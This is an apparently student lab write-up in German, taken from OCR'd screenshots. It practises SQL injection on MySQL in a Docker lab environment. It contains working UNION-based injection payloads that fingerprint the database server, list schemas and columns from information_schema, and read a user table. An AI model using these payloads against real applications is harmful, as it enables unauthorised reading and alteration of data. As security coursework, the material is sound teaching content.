  Dabei kann die Variable lediglich 3 Zustände annehmen: NULL (Datenimport und -export sind deaktiviert), leerer String (Datenimport und -export sind aktiviert), Pfad ist angegeben (Datenimport und -export sind nur in dem angegeben Pfad erlaubt). Da die Variable in diesem Beispiel den Wert NULL besitzt, ist der Datenimport und -export deaktiviert. Es können folglich keine Dateien erstellt werden, außer die Konfigurationsdatei des MySQL-Datenbanksystems wird überschrieben (Quelle: https://sebhastian.com/mysql-fix-secure-file-priv-error/).




- Mit den nachfolgenden Statements kann geprüft werden, ob der jeweilige Nutzer überhaupt die FILE-Berechtigungen besitzt. Ohne diese Berechtigungen ist das Erstellen einer Datei auch nicht möglich. Zumindest der Nutzer Root besitzt die FILE-Rechte.







SQL-Multiabfragen

- Mit SQL-Multiabfragen werden in einer Abfrage mehrere voneinander getrennte Einzelabfragen ausgeführt. Zu beachten ist, dass oftmals nur das Ergebnis der letzten Abfrage angezeigt wird.
- SQL-Multiabfragen sind gem. Hense-BT i. d. R. in den Datenbank-Konnektoren der Middleware standardmäßig deaktiviert, wie auch fälschlicherweise scheinbar in diesem Fall zu Beginn vermutet.






- Die Anfrage wird zwar scheinbar erfolgreich ausgeführt, allerdings wird der Datensatz nicht in die Relation eingefügt.



- Die vorherigen Insert-Into-Statements können erfolgreich über Adminer mit dem erwarteten Ergebnis ausgeführt werden. Als Lösung des Problems wird ein Commit-

Statement zum Schluss benötigt, da manche Statements am Ende nicht autom. ein Commit durchführen (siehe Kapitel Neue Daten einfügen, bestehende Daten ändern oder löschen):




- Somit ist bewiesen, dass SQL-Multiabfragen möglich sind und nicht deaktiviert wurden.


Arbeiten Sie die SQL-Injection-Beispiele in der Hense-BT anhand zweier unterschiedlicher Datenbanksysteme praktisch in dem Datenbank-Docker durch. Dokumentieren Sie diese mit Screenshots!

MySQL


- In den nachfolgenden Beispielen muss im Statement zwischen „bio %…“ und „bio%…“ unterschieden werden.
  „bio %…“ Liefert keine Ergebnisse, da es keinen Datensatz mit Titel [bB]io gibt.



„bio%…“ liefert als Ergebnis den folgenden Datensatz. Hier kann zwischen [bB]io ein Leerzeichen stehen, muss aber nicht, denn die Wildcard % steht auch für ein Leerzeichen.




- Anders als in PostgreSQL ist eine Suche mit LIKE-Operator Case-Insensitive. „Bio%“ und „bio%“ liefern dasselbe Result Set zurück. Um eine leere Ergebnismenge zu erhalten, kann „'; --“ verwendet werden.




Das verwendete DBMS identifizieren


- Informationen über das DBMS kann in MySQL auf unterschiedliche Vorgehensweisen gesammelt werden

- Über den Abruf globaler Variablen







- Über Funktionen



- Über Relationen




- Nachfolgend einige interessante globale Variablen, mit Infos über das DBMS
  - protocol_version, version, version_comment, version_compile_machine , version_compile_os




' AND 0 UNION SELECT 0, 'protocol_version', @@protocol_version, 0 UNION SELECT 0, 'version', @@version, 0 UNION SELECT 0, 'version_comment', @@version_comment, 0 UNION SELECT 0, 'version_compile_machine', @@version_compile_machine, 0 UNION SELECT 0, 'version_compile_os', @@version_compile_os, 0; --

Ausspähen von Daten

Ausspähen der auf dem Datenbankserver vorhandenen Datenbanken




Ausspähen der zur jeweiligen Datenbank gehörenden Relationen



Soll auf die aktuell verwendete Datenbank eingeschränkt werden, kann auch die database()-Funktion verwendet werden. Hierfür ist ein Beispiel im Kapitel Unionbasierte SQL-Injection zu finden.


bio%' AND 0 UNION (SELECT table_schema, table_name, column_name, 0 as n FROM information_schema.columns WHERE table_schema = database()); --

Ausspähen der zur jeweiligen Relation einer Datenbank gehörenden Attribute




bio%' AND 0 UNION SELECT 0, table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema = 'kemper'; --


Ausspähen der Daten einer Relation




Daten bzw. Inhalt in Datenbank verändern


Neue Datenbank anlegen











Neue Relation anlegen












Neue Daten einfügen, bestehende Daten ändern oder löschen

Daten einfügen

- Das Daten Einfügen funktioniert problemlos ohne Commit-Statement in der mit dem Verfahrensuser neu angelegten Datenbank




Vorlesungen

bio %' AND 0 UNION SELECT id, 0, 0, 0 FROM hack.user; --


Suchen

